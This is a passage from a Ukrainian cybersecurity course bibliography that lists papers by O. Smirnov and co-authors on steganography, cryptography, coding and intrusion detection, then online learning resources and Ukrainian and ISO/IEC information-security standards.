Kuznetsova T. «Pseudorandom sequences for spread spectrum image steganography». CEUR Workshop Proceedings Volume 2654, 2020, Pages 122-131. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85091266964&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=4ec5a65377ecac53f41fcbfc796f1d95

43. Smirnov O., Kuznetsov A., Kovalchuk D., Kuznetsova T. «New technique for data hiding in cover images using adaptively generated pseudorandom sequences». CEUR Workshop Proceedings Volume 2654, 2020, Pages 1-14. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85091288576&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=e0ddd0fb568a6aa6581297e6d8a10f99

44. Smirnov O., Lutsenko M., Kuznetsov A., Kiian A., Kuznetsova T., «Biometric cryptosystems: overview, state-of-the-art and perspective directions». Lecture Notes in Networks and Systems, vol 152. Springer, Cham. 2021, pp 66-84. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85090900682&origin=AuthorNamesList&txGid=f48206584d421b66d484d464eef6ae71

45. Smirnov O., Kuznetsov A., Onikiychuk A., Makushenko T., Anisimova O., Arischenko A. «Adaptive pseudo-random sequence generation for spread spectrum image steganography». 2020 IEEE 11th International Conference on Dependable Systems, Services and Technologies (DESSERT), Ukraine, Kyiv, May 14-18. 2020. P. 161-165. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85087880477&origin=resultslist&sort=plf-f&src=s&sid=3b1b7490cfd07f8a6eb2e90ad30c8c6d&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=3&citeCnt=0&searchTerm

46. Smirnov O., Kuznetsov A., Kiian A., Babenko V., Perevozova I.,Chepurko I. «New Approach to the Implementation of Post-Quantum Digital Signature Scheme». 2020 IEEE 11th International Conference on Dependable Systems, Services and Technologies (DESSERT), Ukraine, Kyiv, May 14-18. 2020. P. 166-171. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85087899476&origin=resultslist&sort=plf-f&src=s&sid=3b1b7490cfd07f8a6eb2e90ad30c8c6d&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=2&citeCnt=0&searchTerm

47. Smirnov O., Kuznetsov A., Kiian A., Cherep A., Kanabekova M., Chepurko I. «Testing of code-based pseudorandom number generators for post-quantum application». 2020 IEEE 11th International Conference on Dependable Systems, Services and Technologies (DESSERT), Ukraine, Kyiv, May 14-18. 2020. P. 172-177. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85087876353&origin=resultslist&sort=plf-f&src=s&sid=3b1b7490cfd07f8a6eb2e90ad30c8c6d&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=4&citeCnt=0&searchTerm

48. Smirnov O., Kuznetsov A., Pushkar'ov A., Serhiienko R., Babenko V., Kuznetsova T., «Representation of Cascade Codes in the Frequency Domain». In: Radivilova T., Ageyev D., Kryvinska N. (eds) Data-Centric Business and

Applications. Lecture Notes on Data Engineering and Communications Technologies, vol 48. Springer, Cham. 2021. pp 557-587. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85087208231&origin=resultslist&sort=plf-f&src=s&sid=c4094ccaebdad4549a0820b2d8742aa3&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=0&citeCnt=0&searchTerm

49. Smirnov, O., Markovets, O. Vovk, N., Turchyn, Y., «Model of informational support for social network administrators' content creation». CEUR Workshop Proceedings Volume 2616, 2020, Pages 125-136. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85086314545&origin=resultslist&sort=plf-f&src=s&sid=4f00231d7103e01bb1909823c51f297e&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=1&citeCnt=0&searchTerm

50. Smirnov, O., Shekhanin, K., Kuznetsov, A., Krasnobayev, V. «Detecting Hidden Information in FAT». International Journal of Computer Network and Information Security (IJCNIS). Vol. 12, No. 3, 2020. PP.33-43. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85086029655&origin=resultslist&sort=plf-f&src=s&sid=0b320faf9bef84b1358467c5f8080eff&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=0&citeCnt=0&searchTerm

51. Smirnov, O., Kuznetsov, A., Gorbacheva, L., Babenko, V., «Hiding data in images using a pseudo-random sequence», CEUR Workshop Proceedings Volume 2608, 2020, Pages 646-660., (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85085516340&origin=resultslist&sort=plf-f&src=s&sid=34535eee1c1d23f4f421db6a0c97e825&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=0&citeCnt=0&searchTerm

52. Smirnov O. Kuznetsov A., Zaicenko Yu., Pastukhov M., Oleshko O., Kuznetsova K., «Formation of Discrete Signals with Special Correlation Properties». International Conference on Information and Telecommunication Technologies and Radio Electronics, UkrMiCo 2019; Odessa; Ukraine; 9-13 September 2019. P.22-28. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85091704115&origin=AuthorNamesList&txGid=6047f73642b838afa9b36c54ad7e29d5

53. Smirnov, O., Kuznetsov, A., Kolovanova, I., Kuznetsova, T., «Noise immunity of the algebraic geometric codes». International Journal of Computing; 2019, Volume 18, Issue 4 – Research Institute for Intelligent Computer Systems – 2019. – P. 393-407. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85084440832&origin=resultslist&sort=plf-f&src=s&sid=78e9700b01a40be3c0799a1567340a7f&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=11&citeCnt=0&searchTerm

54. Smirnov, O., Kuznetsov, A., Reshetniak, O., Ivko, N., Katkova, T., Kuznetsova, T., «Generators of Pseudorandom Sequence with Multilevel Function of Correlation». 2019 IEEE International Scientific-Practical Conference Problems of

Infocommunications, Science and Technology (PIC S&T), Kyiv, Ukraine, 8 – 11 October 2019 . P.517-522. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85083667464&origin=resultslist&sort=plf-f&src=s&sid=2b6a0139fad18bb19a964441b5bded76&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=2&citeCnt=0&searchTerm

55. Smirnov, O., Ulichev, O., Meleshko, Y., Khokh, V., Goncharenko, I. «Method of Choosing Objects for Informational Influence in Social Networks during Information Campaign Based on the Analytic Hierarchy Process». CEUR Workshop Proceedings, Vol 2588, P. 215-227, 2019. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85083203878&origin=resultslist&sort=plf-f&src=s&sid=4e89c5e5e6bd68a6310e60ba77c04b42&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=10&citeCnt=0&searchTerm

56. Smirnov, O., Krasnobayev, V., Yanko, A., Kuznetsova, T. «Methods of nulling numbers in the system of residual classes». CEUR Workshop Proceedings, Vol 2588, P. 90-106, 2019. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85083237488&origin=resultslist&sort=plf-f&src=s&sid=4e89c5e5e6bd68a6310e60ba77c04b42&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=9&citeCnt=0&searchTerm

57. Smirnov, O., Kuznetsov, A., Kiian, A., Gorbenko, Y., Cherep, O., Bexhter L. «Code-based Pseudorandom Generator for the Post-Quantum Period», 2019 IEEE International Conference on Advanced Trends in Information Theory (IEEE ATIT 2019). 18.12.19-20.12.19 Kyiv Ukraine. P. 204 – 209. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85082664468&origin=resultslist&sort=plf-f&src=s&sid=5c53cd2ed9d68e904ea625555543d5f8&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=0&citeCnt=0&searchTerm

58. Smirnov, O., Kuznetsov, A., Nariezhnii, O., Stelnyk, S., Kokhanovska, T., Kuznetsova T., «Side Channel Attack on a Quantum Random Number Generator», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P.713-718. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85077114956&origin=resultslist&sort=plf-f&src=s&sid=e66ec7ff6625e5acea5827784acaead6&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=2&citeCnt=0&searchTerm

59. Smirnov, O., Kuznetsov, A., Kiian, A., Pushkar'ov, A., Mialkovskyi, D., Kuznetsova, T., «Code-Based Schemes for Post-Quantum Digital Signatures», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P. 707-712. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85077116930&origin=resultslist&sort=plf-

f&src=s&sid=e66ec7ff6625e5acea5827784acaead6&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=0&citeCnt=0&searchTerm.

60. Smirnov, O., Kuznetsov, A., Kiian, A., Babenko, B., Zhosan, H., Prokopovych-Tkachenko, D., «Soft Decoding Method for Turbo-Productive Codes», 2019 3rd International Conference on Advanced Information and Communications Technologies, AICT 2019, Lviv, Ukraine, 2-6 July, 2019, P. 129-134. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85073344541&origin=resultslist&sort=plf-f&src=s&sid=d686ad0e756d5334e61f7258a32f58c1&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=1&citeCnt=0&searchTerm

61. Smirnov, O., Kuznetsov, A., Kiian, A., Zamula, A., Rudenko, S., Hryhorenko, V., «Variance Analysis of Networks Traffic for Intrusion Detection in Smart Grids», 2019 IEEE 6th International Conference On Energy Smart Systems (2019 IEEE ESS), Kyiv, Ukraine April 17-19, 2019 P. 353-358. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85069931997&origin=resultslist&sort=plf-f&src=s&sid=d686ad0e756d5334e61f7258a32f58c1&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=2&citeCnt=0&searchTerm

62. Smirnov, O., Kuznetsov, A., Kavun, S., Babenko, B., Nakisko, O., Kuznetsova, K., «Malware Correlation Monitoring in Computer Networks of Promising Smart Grids», 2019 IEEE 6th International Conference On Energy Smart Systems (2019 IEEE ESS), Kyiv, Ukraine April 17-19, 2019 P. 347-352. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85069931008&origin=resultslist&sort=plf-f&src=s&sid=d686ad0e756d5334e61f7258a32f58c1&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=3&citeCnt=0&searchTerm

63. Smirnov, O., Kuznetsov, A., Kiian, A., Kuznetsova, K., Ivko, T., Prokopovych-Tkachenko, D., «Soft Decoding Based on Ordered Subsets of Verification Equations of Turbo-Productive Codes», CEUR Workshop Proceedings Volume 2353, CEUR-WS 2019, Pages 873-884. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85065482781&origin=resultslist&sort=plf-f&src=s&sid=d686ad0e756d5334e61f7258a32f58c1&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=5&citeCnt=0&searchTerm

64. Smirnov A.A., Kuzne tsov A.A., Danilenko D.A., Berezovsky A., «The statistical analysis of a network traffic for the intrusion detection and prevention systems», Telecommunications and Radio Engineering. – Volume 74, Issue 1. – Begel House Inc. – 2015. – P. 61-88. Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-84938096221&origin=resultslist&sort=plf-f&src=s&sid=d686ad0e756d5334e61f7258a32f58c1&sot=autdocs&sdt=autdocs&sl=18&s=AU-ID%2857208667815%29&relpos=6&citeCnt=33&searchTerm

65. Смірнов О.А., Смірнова Т.В., Якименко Н.М., Поліщук Л.І., Смірнов С.А. «Дослідження статистичної стійкості та швидкісних характеристик запропонованої функції гешування удосконаленого модуля криптографічного

захисту в інформаційно-комунікаційних системах» Вісник Хмельницького національного університету. Серія: «Технічні науки», № 2 (307). С. 46-52. 2022. Режим доступу: http://journals.khnu.km.ua/vestnik/?cat=65 (Фахове видання. Категорія «Б»)

66. Смірнов О.А., Смірнова Т.В., Константинова Л.В., Смірнов С.А., Якименко Н.М., «Дослідження стійкості до лінійного криптоаналізу запропонованої функції гешування удосконаленого модуля криптографічного захисту в інформаційно-комунікаційних системах» Системи управління, навігації та зв'язку, 2022, № 1(67). С. 84-89. Режим доступу: http://journals.nupp.edu.ua/sunz/article/view/2449/1918 (Фахове видання. Категорія «Б»)

67. Smirnov O., Kuznetsov A., Kovalchuk D., Kuznetsova T. «New Technique for Hiding Data in Cover Images Using Adaptively Generated Pseudorandom Sequences». CEUR Workshop Proceedings Volume 2732, 2020, Pages 214-227. Режим доступу: http://ceur-ws.org/Vol-2732/20200214.pdf (Закордонне фахове видання)

68. Смірнов О.А., Смірнов С.А., Поліщук Л.І., Смірнова Т.В., Конопліцька-Слободенюк О.К. Метод формування антивірусного захисту даних з використанням безпечної маршрутизації метаданих. Кібербезпека: освіта, наука, техніка. – Том 3 № 3. – Київ: КУ ім. Бориса Грінченка. – 2019. – С. 63-87. https://doi.org/10.28925/2663-4023.2019.3.6387 Режим доступу: http://nbuv.gov.ua/UJRN/cest_2019_3_7 (Фахове видання).

69. Смірнов О.А., Смірнов С.А., Поліщук Л.І., Конопліцька-Слободенюк О.К., Смірнова Т.В. GERT-моделі технології хмарного антивірусного захисту. Кібербезпека: освіта, наука, техніка. – Том 2 № 2. – Київ: КУ ім.. Бориса Грінченка. – 2018. – С. 7-30. https://doi.org/10.28925/2663-4023.2018.2.730 .Режим доступу: http://nbuv.gov.ua/UJRN/cest_2018_2_3 63-87. https://doi.org/10.28925/2663-4023.2019.3.6387. Режим доступу: http://nbuv.gov.ua/UJRN/cest_2019_3_7

70. Смірнов О.А., Мелешко Є.В., Хох В.Д. Дослідження методів аудиту систем управління інформаційною безпекою. Системи управління, навігації та зв’язку. – Випуск 1 (41). – Полтава: ПолтНТУ. – 2017. – С. 38-42.. Режим доступу: http://nbuv.gov.ua/UJRN/suntz_2017_1_12

71. Смірнов О.А., Смірнов С.А., Дідик О.К., Дрєєв О.М. Спосіб контролю ліній зв’язку телекомунікаційної системи антивірусу.. Збірник наукових праць Харківського університету Повітряних Сил. Випуск 2 (47). – Харків: ХУПС. – 2016. – С. 121-127. Режим доступу: http://nbuv.gov.ua/UJRN/ZKhUPS_2016_2_32

72. Смірнов О.А., Смірнов С.А. Дідик О.К., Дрєєв О.М. Моделі системи нейромережевих експертів безпечної маршрутизації у хмарних антивірусних системах. Збірник наукових праць "Системи обробки інформації". – Випуск 3(140). – Х.: ХУПС – 2016. – С. 36-39.Режим доступу: http://www.hups.mil.gov.ua/periodic-app/article/16443

Інформаційні ресурси

75. Курс «Вступ до кібербезпеки» на сервері дистанційної освіта ЦНТУ. – URL: https://moodle.kntu.kr.ua/course/view.php?id=1017

76. Онлайн-курси Coursera. – URL: https://www.coursera.org

77. Академія Cisco. – URL: https://www.netacad.com

78. Он-лайн ресурс з кібербезпеки. – URL: https://www.itsecurityguru.org/

79. Он-лайн ресурс з кібербезпеки. – URL: https://www.scmagazine.com/security-weekly-blog

80. Он-лайн ресурс з кібербезпеки. – URL: https://thehackernews.com/

81. Он-лайн ресурс з кібербезпеки. – URL: https://www.infosecurity-magazine.com/

82. Он-лайн ресурс з кібербезпеки. – URL: https://www.csoonline.com/

83. Он-лайн ресурс з кібербезпеки. – URL: https://www.tripwire.com/state-of-security

84. Он-лайн ресурс з кібербезпеки. – URL: https://www.schneier.com/

85. Он-лайн ресурс з інформаційних технологій. – URL:https://dou.ua/

86. Пошукова система. – URL:https://www.google.com/

87. Он-лайн ресурс перегляду відеоуроків.– URL:https://www.youtube.com

Закони, нормативні акти, стандарти та специфікації

S.1. ДБН А.2.2-2-96 Державні будівельні норми України. Проектування. Технічний захист інформації. Загальні вимоги до організації проектування і проектної документації для будівництва.

S.2. ДСТУ 1.0-93 Державна Система стандартизації України. Основні положення.

S.3. ДСТУ 1.3-93 Державна Система стандартизації України. Порядок розроблення і побудови, викладення та оформлення технічних умов.

S.4. ДСТУ 1.4-93 Державна Система стандартизації України. Стандарти підприємства. Основні положення.

S.5. ДСТУ 1.5-93 Державна Система стандартизації України. Загальні вимоги до побудови. викладу, оформлення та змісту стандартів.

S.6. ДСТУ 1.6-97 Державна Система стандартизації України. Порядок державної реєстрації галузевих стандартів, стандартів науково-технічних та інженерних товариств і спілок.

S.7. ДСТУ 2226-93 Автоматизовані системи. Терміни та визначення.

S.8. ДСТУ 2296-93 Національний знак відповідності. Форма, розміри, технічні вимоги та правила застосування.

S.9. ДСТУ 2462-94 Сертифікація. Основні поняття. Терміни та визначення.

S.10. ДСТУ 3410-96 Система сертифікації УкрСЕПРО.Основні положення.

S.11. ДСТУ 3412-96 Система сертифікації УкрСЕПРО.Вимоги до випробувальних лабораторій та порядок їх акредитації.

S.12. ДСТУ 3413-96 Система сертифікації УкрСЕПРО.Порядок проведення сертифікації продукції.

S.13. ДСТУ 3417-96 Система сертифікації УкрСЕПРО.Процедура визнання результатів сертифікації продукції, що імпортується.

S.14. ДСТУ 3419-96 Система сертифікації УкрСЕПРО.Сертифікація систем якості. Порядок проведення.

S.15. ДСТУ 3396.0-96. Державний стандарт України. Захист інформації. Технічний захист інформації. Основні положення.

S.16. ДСТУ 3396.1-96. Державний стандарт України. Захист інформації. Технічний захист інформації. Порядок проведення робіт.

S.17. ДСТУ 3396.2-97. Державний стандарт України. Захист інформації. Технічний захист інформації. Терміни та визначення.

S.18. ДСТУ 4145-2002 «Інформаційні технології. Криптографічний захист інформації. Цифровий підпис, що ґрунтується на еліптичних кривих. Формування та перевіряння».

S.19. ДСТУ 4249:2003 Інформаційні технології. Настанова щодо POSIX-сумісних середовищ відкритих систем (POSIX-OSE) (ISO/IEC TR 14252:1996, MOD).

S.20. ДСТУ 7564:2014 «Інформаційні технології. Криптографічний захист інформації. Функція ґешування». (Купина).

S.21. ДСТУ 7624:2014 «Інформаційні технології. Криптографічний захист інформації. Алгоритм симетричного блокового перетворення». (Калина).

S.22. ДСТУ ISO/IEC 7498-1:2004 Інформаційні технології. Взаємозв язок відкритих систем. Базова еталонна модель. Частина 1. Еталонна модель (ISO/IEC 7498 1:1994, IDT).

S.23. ДСТУ ISO 7498-2:2004 Системи оброблення інформації. Взаємозв'язок відкритих систем. Базова еталонна модель. Частина 2. Архітектура захисту інформації (ISO 7498-2:1989, IDT).

S.24. ДСТУ ISO/IEC 7498-3:2004 Системи оброблення інформації. Взаємозв язок відкритих систем. Базова еталонна модель. Частина 3.

S.25. ДСТУ 8845:2019 «Інформаційні технології. Криптографічний захист інформації. Алгоритм симетричного потокового перетворення». (STRUMOK).

S.26. ДСТУ ISO/IEC 9796-2:2015 (ISO/IEC 9796-2:2010, IDT) «Інформаційні технології. Методи захисту. Схеми цифрового підпису, які забезпечують відновлення повідомлення. Частина 2. Механізми, що ґрунтуються на факторизації цілих чисел».

S.27. ДСТУ ISO/IEC 9796-3:2015 (ISO/IEC9796-3:2006, IDT) «Інформаційні технології. Методи захисту. Схеми цифрового підпису, які забезпечують відновлення повідомлення. Частина 3. Механізми, що ґрунтуються на дискретному логарифмі».

S.28. ДСТУ ISO/IEC 9797-2:2015 (ISO/IEC 9797-2:2011, IDT) «Інформаційні технології. Методи захисту. Коди автентифікації повідомлень (MACs). Частина 2. Механізми що використовують спеціалізовану геш-функцію».

S.29. ДСТУ ISO/IEC 9798-2:2015 (ISO/IEC 9798-2:2008; Cor 3:2013, IDT) «Інформаційні технології. Методи захисту. Автентифікація об’єктів. Частина 2. Механізми, що використовують симетричні алгоритми шифрування».

S.30. ДСТУ ISO/IEC 9798-3:2002 (ISO/IEC 9798-3:1998; Cor 1:2009; Cor 2:2012) «Інформаційні технології. Методи захисту. Автентифікація суб’єктів. Частина 3. Механізми з використанням методу цифрового підпису».

S.31. ДСТУ ISO/IEC 9798-4:2015 (ISO/IEC 9798-4:1999; Cor 1:2009; Cor 2:2012, IDT) «Інформаційні технології. Методи захисту. Автентифікація об’єктів. Частина 4. Методи, що використовують криптографічну перевірочну функцію».

S.32. ДСТУ ISO/IEC 9798-5:2015 (ISO/IEC 9798-5:2009, IDT) «Інформаційні технології. Методи захисту. Автентифікація об’єктів. Частина 5. Механізми, що використовують методи нульової обізнаності».

S.33. ДСТУ ISO/IEC 9798-6:2015 (ISO/IEC 9798-6:2010, IDT) «Інформаційні технології. Методи захисту. Автентифікація об’єктів. Частина 6. Механізми, що використовують ручне передавання даних».

S.34. ДСТУ ISO/IEC TR 10032:2012 Інформаційні технології. Еталонна модель керування даними (ISO/IEC TR 10032:2003, IDT).

S.35. ДСТУ ISO/IEC 10116:2019 (ISO/IEC 10116:2017, IDT) «Інформаційні технології. Методи захисту. Режими роботи n-бітних блокових шифрів».

S.36. ДСТУ ISO/IEC 10118-2:2015 (ISO/IEC 10118-2:2010; Cor 1:2011, IDT) «Інформаційні технології. Методи захисту. Геш-функції. Частина 2. Геш-функції, що використовують n-бітний блоковий шифр».

S.37. ДСТУ ISO/IEC 10118-3:2005 (ISO/IEC 10118-3:2004; Cor 1:2011, IDT) «Інформаційні технології. Методи захисту. Геш-функції. Частина 3. Спеціалізовані геш-функції».

S.38. ДСТУ ISO/IEC 10118-4:2015 (ISO/IEC 10118-4:1998; Cor 1:2014; Amd 1:2014, IDT) «Інформаційні технології. Методи захисту. Геш-функції. Частина 4. Геш-функції, що використовують модульну арифметику».

S.39. ДСТУ ISO/IEC 11770-2:2015 (ISO/IEC 11770-2:2008; Cor 1:2009, IDT) «Інформаційні технології. Методи захисту. Керування ключами. Частина 2. Механізми з використанням симетричних методів».

S.40. ДСТУ ISO/IEC 11770-3:2015 (ISO/IEC 11770-3:2008; Cor 1:2009, IDT) «Інформаційні технології. Методи захисту. Керування ключами. Частина 3. Механізми з використанням асиметричних методів».

S.41. ДСТУ ISO/IEC 11770-4:2015 (ISO/IEC 11770-4:2008; Cor 1:2009, IDT) «Інформаційні технології. Методи захисту. Керування ключами. Частина 4. Механізми , засновані на нестійких секретах».

S.42. ДСТУ ISO/IEC 11770-5:2015 (ISO/IEC 11770-5:2008, IDT) «Інформаційні технології. Методи захисту. Керування ключами. Частина 5.

Керування груповими ключами».

S.43. ДСТУ ISO/IEC 13249-1:2017 Інформаційні технології. Мови баз даних. SQL мультимедіа та пакети прикладних програм. Частина 1. Основні положення (ISO/IEC 13249-1:2016, IDT).

S.44. ДСТУ ISO/IEC 14888-2:2015 (ISO/IEC 14888-2:2008, IDT) «Інформаційні технології. Методи захисту. Цифрові підписи з доповненням. Частина 2. Механізми, що ґрунтуються на факторизації цілих чисел».

S.45. ДСТУ ISO/IEC 14888-3:2019 (ISO/IEC 14888-3:2018, IDT) «Інформаційні технології. Методи захисту. Цифрові підписи з доповненням. Частина 3. Механізми, що ґрунтуються на дискретному логарифмуванні».

S.46. ДСТУ ISO/IEC 15408. «Загальні критерії оцінки безпеки інформаційних технологій» (The Common Criteria for Information Technology Security Evaluation).

S.47. ДСТУ ISO/IEC 15408-1:2022. Інформаційна безпека, кібербезпека та захист конфіденційності. Критерії оцінки ІТ-безпеки. Частина 1. Вступ і загальна модель.

S.48. ISO/IEC 15408-2:2022. Інформаційна безпека, кібербезпека та захист конфіденційності. Критерії оцінки ІТ-безпеки. Частина 2. Функціональні компоненти безпеки.

S.49. ISO/IEC 15408-3:2022. Інформаційна безпека, кібербезпека та захист конфіденційності. Критерії оцінювання ІТ-безпеки. Частина 3. Компоненти забезпечення безпеки.

S.50. ISO/IEC 15408-4:2022. Інформаційна безпека, кібербезпека та захист конфіденційності. Критерії оцінки ІТ-безпеки. Частина 4. Структура для специфікації методів оцінювання та діяльності.

S.51. ISO/IEC 15408-5:2022. Інформаційна безпека, кібербезпека та захист конфіденційності. Критерії оцінювання ІТ-безпеки. Частина 5. Попередньо визначені пакети вимог до безпеки.

S.52. BSI – BS ISO 15782-1. Certificate management for financial services Part 1: Public key certificates.

S.53. ДСТУ ISO/IEC 15946-1:2019 Інформаційні технології. Методи захисту. Криптографічні методи на основі еліптичних кривих. Частина 1. Загальні положення (ISO/IEC 15946-1:2016. Information technology – Security techniques – Cryptographic techniques based on elliptic curves – Part 1: General, IDT).

S.54. ISO/IEC 15946-2:2002. Information technology – Security techniques – Cryptographic techniques based on elliptic curves – Part 2: Digital signatures.

S.55. ДСТУ ISO/IEC 15946-5:2019 (ISO/IEC 15946-5:2017) «Інформаційні технології. Методи захисту. Криптографічні методи на основі еліптичних кривих. Частина 5. Генерування еліптичних кривих».

S.56. ISO/IEC 17000:2020 Conformity assessment – Vocabulary and general principles.

S.57. ДСТУ EN ISO/IEC 17065:2014 Оцінка відповідності. Вимоги до органів з сертифікації продукції, процесів та послуг (EN ISO/IEC 17065:2012,

IDT).

S.58. ДСТУ ISO/IEC 18031:2015 (ISO/IEC 18031:2011; Cor 1:2014, IDT) «Інформаційні технології. Методи захисту. Генерування випадкових бітів».

S.59. ДСТУ ISO/IEC 18033-2:2015 (ISO/IEC 18033-2:2006, IDT) «Інформаційні технології. Методи захисту. Алгоритми шифрування. Частина 2. Асиметричні шифри».

S.60. ДСТУ ISO/IEC 18033-3:2015 (ISO/IEC 18033-3:2010, IDT) «Інформаційні технології. Методи захисту. Алгоритми шифрування. Частина 3. Блокові шифри».

S.61. ДСТУ ISO/IEC 18033-4:2015 (ISO/IEC 18033-4:2011, IDT) «Інформаційні технології. Методи захисту. Алгоритми шифрування. Частина 4. Потокові шифри».

S.62. ДСТУ ISO/IEC 18045:2015 Інформаційні технології. Методи захисту. Методологія оцінювання безпеки IT (ISO/IEC 18045:2022 Information security, cybersecurity and privacy protection – Evaluation criteria for IT security – Methodology for IT security evaluation).

S.63. ДСТУ ISO/IEC 20085-1 «Методи захисту IT. Вимоги до засобів тестування та методів калібрування засобів тестування для застосування у методах тестування пом’якшення неінвазійних атак на криптографічні модулі. Частина 1. Методи та засоби тестування».

S.64. ДСТУ ISO/IEC 20085-2 «Методи захисту IT. Вимоги до засобів тестування та методів калібрування засобів тестування для застосування у методах тестування пом’якшення неінвазійних атак на криптографічні модулі. Частина 2. Методи та прилади тестового калібрування».

S.65. ДСТУ ISO/IEC 20543 «Інформаційні технології. Методи захисту. Методи тестування та аналізу для генерування випадкових бітів».

S.66. ДСТУ ISO/IEC 27000:2019 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Огляд і словник термінів (ISO/IEC 27000:2018, IDT).

S.67. ДСТУ ISO/IEC 27001:2015 Інформаційні технології. Методи захисту системи управління інформаційною безпекою. Вимоги (ISO/IEC 27001:2013; Cor 1:2014, IDT).

S.68. ДСТУ ISO/IEC 27002:2015 Інформаційні технології. Методи захисту. Звід практик щодо заходів інформаційної безпеки (ISO/IEC 27002:2013; Cor 1:2014, IDT).

S.69. ДСТУ ISO/IEC 27003:2018 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Настанова (ISO/IEC 27003:2017, IDT).

S.70. ДСТУ ISO/IEC 27004:2018 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Моніторинг, вимірювання, аналізування та оцінювання (ISO/IEC 27004:2016, IDT).

S.71. ДСТУ ISO/IEC 27005:2019 Інформаційні технології. Методи захисту. Управління ризиками інформаційної безпеки (ISO/IEC 27005:2018, IDT).

S.72. ДСТУ ISO/IEC 27006:2015 Інформаційні технології. Методи

захисту. Вимоги до органів, які надають послуги з аудиту і сертифікації систем управління інформаційною безпекою (ISO/IEC 27006:2015, IDT).

S.73. ДСТУ ISO/IEC 27007:2018 Інформаційні технології. Методи захисту. Настанова щодо аудиту систем управління інформаційною безпекою (ISO/IEC 27007:2017, IDT).

S.74. ДСТУ ISO/IEC TS 27008:2019 Інформаційні технології. Методи захисту. Настанова щодо оцінювання захисту інформаційної безпеки (ISO/IEC TS 27008:2019, IDT).

S.75. ДСТУ ISO/IEC 27009:2018 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Визначення для сфери застосування ISO/IEC 27001. Вимоги (ISO/IEC 27009:2016, IDT).

S.76. ДСТУ ISO/IEC 27010:2018 Інформаційні технології. Методи захисту. Управління інформаційною безпекою для міжгалузевих та міжорганізаційних комунікацій (ISO/IEC 27010:2015, IDT).

S.77. ДСТУ ISO/IEC 27011:2018 Інформаційні технології. Методи захисту. Настанова для телекомунікаційних організацій щодо управління інформаційною безпекою на основі ISO/IEC 27002 (ISO/IEC 27011:2016, IDT).

S.78. ДСТУ ISO/IEC 27013:2017 Інформаційні технології. Методи захисту. Настанови для інтегрованого впровадження ISO/IEC 27001 та ISO/IEC 20000-1 (ISO/IEC 27013:2015, IDT).

S.79. ISO/IEC 27014:2020. Інформаційна безпека, кібербезпека та захист конфіденційності – Управління інформаційною безпекою.

S.80. ISO/IEC TR 27015:2012. Інформаційні технології – Методи безпеки – Настанови щодо управління інформаційною безпекою для фінансових послуг.

S.81. ISO/IEC TR 27016:2014. Інформаційні технології – Техніка безпеки – Управління інформаційною безпекою – Економіка організації.

S.82. ДСТУ ISO/IEC 27017:2017 Інформаційні технології. Методи захисту. Звід практик стосовно заходів інформаційної безпеки, що ґрунтуються на ISO/IEC 27002, для хмарних послуг (ISO/IEC 27017:2015, IDT).

